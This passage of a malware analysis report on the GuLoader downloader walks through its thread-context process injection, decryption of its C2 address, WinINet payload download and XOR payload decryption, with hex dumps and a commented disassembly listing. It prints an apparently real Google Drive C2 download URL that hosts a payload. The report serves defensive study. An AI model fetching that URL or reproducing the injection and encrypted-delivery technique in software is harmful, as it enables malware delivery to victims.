


Figure 45: GuLoader writing itself to the suspended process

NtGetContextThread

Next, GuLoader calls `NtGetContextThread` to retrieve a pointer to the Context structure of the thread in the suspended process. This is the same context structure as discussed in the VEH section and contains processor-specific register data.




Figure 46: GuLoader retrieving Context structure from suspended process

ZwSetContextThread

GuLoader calculates an entry point for the suspended process and updates the EAX register (`RtlUserThreadStart` is EIP and will jump to the address in EAX). in the context structure retrieved with `NtGetContextThread`. If abnormal execution is detected, GuLoader will set a decoy entry point, breaking execution in the new process.




Figure 47: Accessing EIP in Context structure to update EIP

Once the entry point is calculated, GuLoader calls `ZwSetContextThread` to set the thread context in the suspended process.




Figure 48: Setting Context structure in suspended process with updated registers/EIP

NtResumeThread

Finally, GuLoader calls `NtResumeThread` to resume execution of the suspended process, executing the injected GuLoader shellcode.




Figure 49: Executing GuLoader shellcode in injected process

Payload Download and Execution

Decrypt C2

GuLoader resumes execution in the new process, repeating all anti-analysis and anti-vm checks covered above. Once completed, GuLoader decrypts the C2 in memory using the same decryption methodology mentioned above.

Address	Hex																ASCII
316F0CEC	4F	75	74	63	73	46	72	65	64	72	69	76	65	2E	67	6F	OutcsFredrive.go
316F0CFC	6F	67	6C	65	2E	63	6F	6D	2F	75	63	3F	65	78	70	6F	ogle.com/uc?expo
316F0D0C	72	74	3D	64	6F	77	6E	6C	6F	61	64	26	69	64	3D	31	rt=download&id=1
316F0D1C	32	4D	70	53	77	5F	36	32	50	57	59	33	4E	6D	78	55	2MpSw_62PWY3NmxU
316F0D2C	51	39	57	63	53	48	34	4B	4C	48	39	4E	61	74	69	39	Q9WcSH4KLH9Nati9
316F0D3C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

Figure 50: Decrypted C2 String

If the fifth byte of the C2 is an ‘s’, GuLoader replaces the prefix to `https://`. Otherwise, it replaces the prefix with `http://`.

Address	Hex																ASCII
316F0CEC	68	74	74	70	73	3A	2F	2F	64	72	69	76	65	2E	67	6F	https://drive.go
316F0CFC	6F	67	6C	65	2E	63	6F	6D	2F	75	63	3F	65	78	70	6F	ogle.com/uc?expo
316F0D0C	72	74	3D	64	6F	77	6E	6C	6F	61	64	26	69	64	3D	31	rt=download&id=1
316F0D1C	32	4D	70	53	77	5F	36	32	50	57	59	33	4E	6D	78	55	2MpSw_62PWY3NmxU
316F0D2C	51	39	57	63	53	48	34	4B	4C	48	39	4E	61	74	69	39	Q9WcSH4KLH9Nati9

Figure 51: `https://` prepended to C2

Download Payload

GuLoader resolves the addresses of the following APIs `InternetOpenA, InternetSetOptionA, InternetOpenUrlA, InternetReadFile, InternetCloseHandle` in order to perform a GET request and download the payload. GuLoader payloads are frequently hosted on Google Drive and other cloud storage and file-sharing solutions. Payloads are generally long-lived as the payloads are XOR encrypted, making it difficult for providers to detect and remove them.

Figure 52: Call to `InternetOpenUrlA` in process of downloading payload

Decrypt Payload

GuLoader's decryption routine consists of three steps:

1. Calculate XOR key
2. Decrypt payload key
3. Decrypt payload

Calculate XOR Key

When calculating the XOR key, GuLoader retrieves the first two bytes from the payload, which start at byte offset 40. The two bytes are then XORed against the first two bytes of the encrypted key as well as a counter value. This process is repeated until the first two bytes of the payload are decrypted to `0x4D5A (MZ)`. When the first two bytes of the payload are `0x4D5A`, the value in the counter register is used as the decryption key for the payload key. For this sample, the XOR key is `0x8BF7`.




Figure 53: First part of routine to calculate XOR key




Figure 54: XOR key loop condition checking for 4D5A, completing calculation of XOR key

Decrypt Payload Key

With the XOR key now calculated, GuLoader moves to a routine to decrypt the payload key. The decryption routine iterates through the downloaded payload 2 bytes at a time, XORing against the two byte XOR key. The length of the payload key in this sample is 468 bytes.




Figure 55: Using XOR key to decrypt 468 byte payload key





Figure 56: Decrypted 468 byte payload key


Decrypt Payload

After the payload key is fully decrypted, GuLoader finally XOR decrypts the downloaded payload in place, byte-by-byte using the 468 byte payload key.



```
01F4E781    8A040A      mov al,byte ptr ds:[edx+ecx]    mov al, ct[i]
01F4E784    01F3        add ebx,esi
01F4E786    3203        xor al,byte ptr ds:[ebx]        xor ct[i], key[j]
01F4E788    EB 64       jmp 1F4E7EE
01F4E78A    17          pop ss
01F4E78B    D13A        sar dword ptr ds:[edx],1
01F4E78D    3C 57       cmp al,57                       57:'W'
01F4E78F    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E792    57          push edi
01F4E793    91          xchg ecx,eax
01F4E794    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E798    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E79B    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E79E    57          push edi
01F4E79F    91          xchg ecx,eax
01F4E7A0    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7A4    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E7A7    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E7AA    57          push edi
01F4E7AB    91          xchg ecx,eax
01F4E7AC    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7B0    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E7B3    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E7B6    57          push edi
01F4E7B7    91          xchg ecx,eax
01F4E7B8    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7BC    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E7BF    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E7C2    57          push edi
01F4E7C3    91          xchg ecx,eax
01F4E7C4    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7C8    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E7CB    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E7CE    57          push edi
01F4E7CF    91          xchg ecx,eax
01F4E7D0    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7D4    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E7D7    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E7DA    57          push edi
01F4E7DB    91          xchg ecx,eax
01F4E7DC    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7E0    3A3C57      cmp bh,byte ptr ds:[edi+edx*2]
01F4E7E3    D17A 7C     sar dword ptr ds:[edx+7C],1
01F4E7E6    57          push edi
01F4E7E7    91          xchg ecx,eax
01F4E7E8    3A7C17 D1   cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7EC    3A3C38      cmp bh,byte ptr ds:[eax+edi]
01F4E7EF    CB          ret far
01F4E7F0    29F3        sub ebx,esi
01F4E7F2    43          inc ebx                         j++
01F4E7F3    75 05       jne 1F4E7FA
01F4E7F5    89FB        mov ebx,edi
01F4E7F7    66:85C2     test dx,ax
01F4E7FA    85C9        test ecx,ecx
01F4E7FC    88040A      mov byte ptr ds:[edx+ecx],al    write decrypted byte in place to original buffer
01F4E7FF    38C1        cmp cl,al
01F4E801    41          inc ecx                         i++
01F4E802    0F85 79FFFFFF jne 1F4E781
```

Figure 57: Payload decryption routine



Dump 2 | Dump 1 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address	Hex	ASCII
039D0000	86 42 A6 25 20 EE 03 FE 22 0C 8E 6F E0 40 49 10	.B¦% î.þ"..oà@I.
039D0010	46 F8 C1 D9 91 7E 0D CA 74 D7 66 7F 72 F1 06 A2	FøÁÙ.~.Êtxf.rñ.¢
039D0020	73 20 6B 74 63 72 FE 1F C7 BB DA DA BF 7C 63 2C	s ktcrþ.Ç»ÚÚ¿|c,
039D0030	28 C5 C6 68 5D 6F A6 DA E5 1E 20 F2 14 D4 AB 71	(ÅÆh]o¦Úå. ò.Ô«q
039D0040	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ..........ÿÿ..
039D0050	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	........@.......
039D0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
039D0070	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00	....
039D0080	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..´.Í!¸.LÍ!Th
039D0090	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
039D00A0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
039D00B0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....$.......
039D00C0	EC 08 0B 21 A8 69 65 72 A8 69 65 72 A8 69 65 72	ì..!¨ier¨ier¨ier
